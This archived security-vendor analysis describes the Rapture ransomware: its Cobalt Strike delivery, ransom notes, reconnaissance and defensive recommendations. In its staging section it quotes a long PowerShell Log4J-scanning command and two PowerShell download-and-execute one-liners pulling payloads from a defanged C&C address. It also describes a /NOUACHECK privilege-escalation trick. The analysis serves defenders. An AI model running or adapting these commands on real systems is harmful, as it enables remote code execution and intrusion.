

Rapture, a Ransomware Family With Similarities to Paradise

By Don Ovid Ladores, Ian Kenefick, Earle Maui Earnshaw (words)

Published: 2023-04-28 · Archived: 2026-04-05 22:38:30 UTC

Ransomware

In March and April 2023, we observed a type of ransomware targeting its victims via a minimalistic approach with tools that leave only a minimal footprint behind. Our findings revealed many of the preparations made by the perpetrators and how quickly they managed to carry out the ransomware attack.

By: Don Ovid Ladores, Ian Kenefick, Earle Maui Earnshaw Apr 28, 2023 Read time: 5 min (1434 words)

Save to Folio

Introduction

In March and April 2023, we observed a type of [ransomware](#) targeting its victims via a minimalistic approach with tools that leave only a minimal footprint behind. Our findings revealed many of the preparations made by the perpetrators and how quickly they managed to carry out the ransomware attack.

The memory dump during the ransomware's execution reveals an RSA key configuration file similar to that used by the [Paradise ransomware news - cybercrime and digital threats](#). To make analysis more difficult, the attackers packed the Rapture ransomware [using Themida](#), a commercial packer. Rapture requires at least a .NET 4.0 framework for proper execution; this suggests more similarities with Paradise, which has been known to be compiled as a .NET executable. For this reason, we dubbed this ransomware type as Rapture, a closely related nomenclature to Paradise.

It is important to note that although it shares certain similarities with Paradise, Rapture's behavior is different from the former.

Discovery, reconnaissance, and staging

In April, we found a couple of ransomware activities that appear to be injected in legitimate processes. By tracing these activities back to the source process, we found that the ransomware appeared as an activity loaded into memory from a [Cobalt Strike](#) beacon. In some instances, the attackers dropped the ransomware in a folder or drive as a *.log file:

- *E:\VTS.log*
- *C:\[Redacted]\Aps.log*

The Rapture ransomware drops its notes to every traversed directory (the first six characters might appear to random, but they are actually hard-coded string configurations).


- 7qzxid-README.txt
- qiSgqu-README.txt

It then appends the same six characters to the following encrypted files:

- *.7qzxid
- *.qiSgqu

Rapture requires certain command lines (shown in Figure 2) to execute properly. Once the correct argument is passed to the malicious file, it will start the ransomware routine as also displayed in its console window.

- All



```
[+] Handle svc ...
[*] SVC Error [Cannot open AudioEndpointBuilder service on computer '.']
[+] Svcs stoped.
[+] VSS RM Finished.
[*] Drive (C:\) ...
[*] $Recycle.Bin
[*] $WinREAgent
[*] Documents and Settings
[*] PerfLogs
[*] Program Files
[*] Program Files (x86)
[*] ProgramData
[*] Recovery
[*] System Volume Information
[*] Users
[*] Windows
[*] Drive (D:\) ...
[*] boot
[*] efi
[*] sources
[*] support
[====] 0 ...
[====] 0 ...
[-] Err Enc ! Access to the path 'C:\Users\All Users\ntuser.pol' is denied.
[-] Err Enc ! Access to the path 'C:\Users\All Users\Microsoft\AppData\Local\Temp\OfficeIntegrator.ps1' is denied.
[-] Err Enc ! Access to the path 'C:\Users\All Users\Microsoft\Device Stage\Device\{113527a4-45d4-4a11-8000-000000000000}\background.png' is denied.
```

[open on a new tab](#)

Figure 2. Execution of the Rapture ransomware using the correct command-line arguments (top) and the console window during ransomware execution (bottom)

The dropped ransom note bears some resemblance to the [Zeppelin ransomware news- cybercrime and digital threats](#) (although we believe this is the only connection between the two). We tried to glean additional information from the ransom note and discovered that the Rapture ransomware has been [around](#) for a while now, but there were no samples available during its initial sighting.

During our investigation, we discovered that the whole infection chain spans three to five days at most (counting from the time of discovery of the reconnaissance commands). Rapture’s operators first perform the following, likely to guarantee a more successful attack:

- Inspect firewall policies
- Check the PowerShell version
- Check for vulnerable [Log4J](#) applets

```

NoProfile -Command "& ($ = sbj) {$ErrorActionPreference = 'SilentlyContinue';$ErrorActionPreference = 'SilentlyContinue';$jars = $(Get-Childitem -Path "C:\*" -Recurse -include
*.* -ErrorAction SilentlyContinue | Where-Object Attributes -NotLike "ReadOnly" | % {$ FullName})&try{Add-Type -AssemblyName System.IO.Compression.FileSystem}catch{no archive inspection};$num_jars_found
= 0;$rxp_log4j = "(?!\V)(log4j-?(?:core-?)?(?:\d+)?(?:-?(?:rc|alpha|beta)-?)?(?:\d+))\A.jar";$rxp_log4j = [Regex]::new($rxp_log4j);$rxp_class =
[Regex]::new($rxp_log4j);$rxp_class = [Regex]::new($rxp_class,[System.Text.RegularExpressions.RegexOptions]::IgnoreCase);foreach($jar in $jars){$l4jf = $l4jd
=$l4je = $jdlc = $jmsa = $jdbc = $null;$inspect = $true;$num_jars_found++;if($rxp_log4j.IsMatch($jar)){if($l4jf-$jar){$jar_open_read = [IO.Compression.ZipFile]::OpenRead($jar);$entries =
try{$jar_open_read.Catch($inspect-$false);if($inspect){foreach($e in $entries.Entries){$fn = $e.FullName;if($rxp_class.IsMatch($fn).Groups[1].Value){$jdlc =
'Found';if($rxp_class.IsMatch($fn).Groups[2].Value){$jmsa = 'Found';if($rxp_class.IsMatch($fn).Groups[3].Value){$jdbc = 'Found';if($rxp_log4j.IsMatch($fn)){if($l4jd - $fn){$l4jd_zip =
[IO.Compression.ZipArchive]::new($e.Open());foreach ($l4jdE in $l4jd_zip.Entries){$l4jdE.FullName;if($rxp_class.IsMatch($l4jdE.Groups[1].Value){$jdlc =
'Found';if($rxp_class.IsMatch($l4jdE.Groups[2].Value){$jmsa = 'Found';if($rxp_class.IsMatch($l4jdE.Groups[3].Value){$jdbc =
'Found';if($l4jdE.Dispose($e.Archive.Dispose());[GC]::Collect(0);if($jdlc){$jdlc = 'Not Found';};if($jmsa){$jmsa = 'Not Found';};if($jdbc){$jdbc = 'Not Found';};if($jdlc){$jdlc =
'Unknown';};if($jmsa){$jmsa = 'Unknown';};if($jdbc){$jdbc = 'Unknown';};};if($l4jf){-join('|',$l4jf,'|',$jdlc,'|',$jmsa,'|',$jdbc,'|','\n')}
Write-Host;if($l4jd){-join('d|',$jar,'|',$l4jd,'|',$jdlc,'|',$jmsa,'|',$jdbc,'|','\n')} Write-Host;if($l4je){-join($l4je,'|',$jdlc,'|',$jmsa,'|',$jdbc,'|','\n')}
Write-Host};[GC]::Collect(0);[System.Threading.Thread]::Sleep(250);};-join('num_jars_found',$num_jars_found);;$n = wjb $j -Timeout 3600; rcjb $j;}"

```

[open on a new tab](#)

Figure 4. One of the PowerShell command lines found during the reconnaissance stage

After a successful reconnaissance routine, the attackers proceed with the first stage of the attack by downloading and executing a PowerShell script to install Cobalt Strike in the target's system.

After the reconnaissance stage, the attackers will try to gain access to the victim's network (likely through vulnerable public-facing websites and servers since their initial entry is via *w3wp.exe* for PowerShell execution).

The following command is used for the first execution instance of PowerShell through *w3wp.exe*:

```

/c powershell set-alias -name aspersky -value Invoke-Expression;aspersky(New-Object
Net.WebClient).DownloadString('[hxxp]://195.123.234[.]101:80/Sharepoint/Pickers.aspx')

```

Meanwhile, the second execution instance, this time from Windows Management Instrumentation (WMI), is done via the following command:

```

/c powershell set-alias -name kaspersky -value Invoke-Expression;kaspersky(New-Object
Net.WebClient).DownloadString("[hxxp]://195.123.234[.]101:80/Microsoft/Online")

























```

The attacks use a unique method of obtaining higher privileges to execute the payload. By default, there is a task in newer versions of Windows called [CreateExplorerShellUnelevatedTask](#) that prevents *explorer.exe* from running with elevated privileges. However, if *explorer.exe* is launched using the command line */NOUACHECK*, it inherits the elevated status from the parent process. In this case, the malicious actors injected the malicious activity into an existing *svchost.exe*, which serves as the parent process. The *svchost.exe* process then executes *explorer.exe* using the */NOUACHECK* command. Once this is done, *explorer.exe* can then be used to drop and execute the second stage Cobalt Strike beacon downloader.

The second-stage downloader will then connect to the following address to download the main Cobalt Strike beacon: *195.123.234[.]101/DoFor/review/Mcirosoft*

The data response from the command-and-control (C&C) server contains the encrypted beacon sandwiched in the middle of a JavaScript file (with the script code bearing no actual usage or significance for the malware chain). The downloader decrypts the sandwiched code and then executes the Cobalt Strike beacon.

We tried to gather more information about the Cobalt Strike beacon via its watermark, where we discovered that the same watermark is also used by other threat actors. This indicates that it is likely that Rapture’s operators are using a pirated Windows license which is also being used by several others.

Summary	Activity	Source
 FIN7 First seen 11 years ago Groups targeting financial organizations or people with significant financial assets. IoCs: 3.1 K		Cobalt Strike
 Cobalt First seen 11 years ago A criminal group dubbed Cobalt is behind synchronized ATM heists that saw machines across Europe, CIS countries (including Russia), and Mal... IoCs: 9.1 K		Cobalt Strike
 APT19 First seen 14 years ago Adversary group targeting financial, technology, non-profit organisations. IoCs: 136 Suspected sponsor: China		Cobalt Strike
 APT19 First seen 10 years ago The New York Times described Codoso as: 'A collection of hackers for hire that the security industry has been tracking for years. Over the years...' IoCs: 46		Cobalt Strike
 Axiom First seen 14 years ago The Winnti grouping of activity is large and may actually be a number of linked groups rather than a single discrete entity. Kaspersky describe Wi... IoCs: 603 Suspected sponsor: China		Cobalt Strike
 UNC2452 First seen 2 years ago Reporting regarding activity related to the SolarWinds supply chain injection has grown quickly since initial disclosure on 13 December 2020. A si... IoCs: 76		Cobalt Strike
 Earth Lusca First seen 8 years ago Earth Lusca is a threat actor from China that targets organizations of interest to the Chinese government, including academic institutions, teleco... IoCs: 113		Cobalt Strike
 UNC1878 First seen 13 years ago UNC1878 is a financially motivated threat actor that monetizes network access via the deployment of RYUK ransomware. Earlier this year, Mand... IoCs: 10.3 K		Cobalt Strike
 Carbanak First seen 2 years ago Carbanak is a cybercriminal group that has used Carbanak malware to target financial institutions since at least 2013. Carbanak may be linked t... IoCs: 99		Cobalt Strike
 APT10 First seen 14 years ago menuPass is a threat group that has been active since at least 2006. Individual members of menuPass are known to have acted in association w... IoCs: 2.3 K Suspected sponsor: China		Cobalt Strike
 APT40 First seen 14 years ago Leviathan is an espionage actor targeting organizations and high-value targets in defense and government. Active since at least 2014, this actor ... IoCs: 334 Suspected sponsor: China		Cobalt Strike
 FIN6 First seen 14 years ago		

[open on a new tab](#)

Figure 7. The particular Cobalt Strike watermark as seen in relation to different groups

Conclusion

The Rapture ransomware is cleverly designed and bears some similarities to other ransomware families such as Paradise. Although its operators use tools and resources that are readily available, they have managed to use them in a way that enhances Rapture’s capabilities by making it stealthier and more difficult to analyze. As is the case with many modern families, these types of fairly sophisticated ransomware are beginning to become the norm in many present-day campaigns.

Recommendations and Solutions

To protect their systems from ransomware attacks, organizations can implement security frameworks that systematically allocate resources to establish a robust defense strategy. Here are some recommended guidelines for organizations consider:

- Conduct an inventory of assets and data.
- Identify authorized and unauthorized devices and software.
- Audit event and incident logs

- Manage hardware and software configurations.
- Grant admin privileges and access only when necessary for an employee's role.
- Monitor network ports, protocols, and services.
- Establish a software allowlist that only allows legitimate applications to execute.
- Implement data protection, backup, and recovery measures.
- Enable multifactor authentication (MFA).
- Deploy the latest versions of security solutions to all layers of the system, including email, endpoint, web, and network.
- Watch for early signs of an attack, such as the presence of suspicious tools in the system.

Organizations can adopt a multifaceted approach to secure potential entry points into their systems, such as endpoints, emails, webs, and networks. By using security solutions that can detect malicious elements and questionable activities, enterprises can protect themselves from ransomware attacks.

A multilayered approach can help organizations guard possible entry points into their system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior, which can help protect enterprises.

- [Trend Micro Vision One™ products](#) provides multilayered protection and behavior detection, which helps block questionable behavior and tools before the ransomware can do any damage.
- [Trend Micro Cloud One™ – Workload Security products](#) protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- [Trend Micro™ Deep Discovery™ Email Inspector products](#) employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- [Trend Micro Apex One™ products](#) offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found [here](#).

Tags

Source: https://www.trendmicro.com/en_us/research/23/d/rapture-a-ransomware-family-with-similarities-to-paradise.html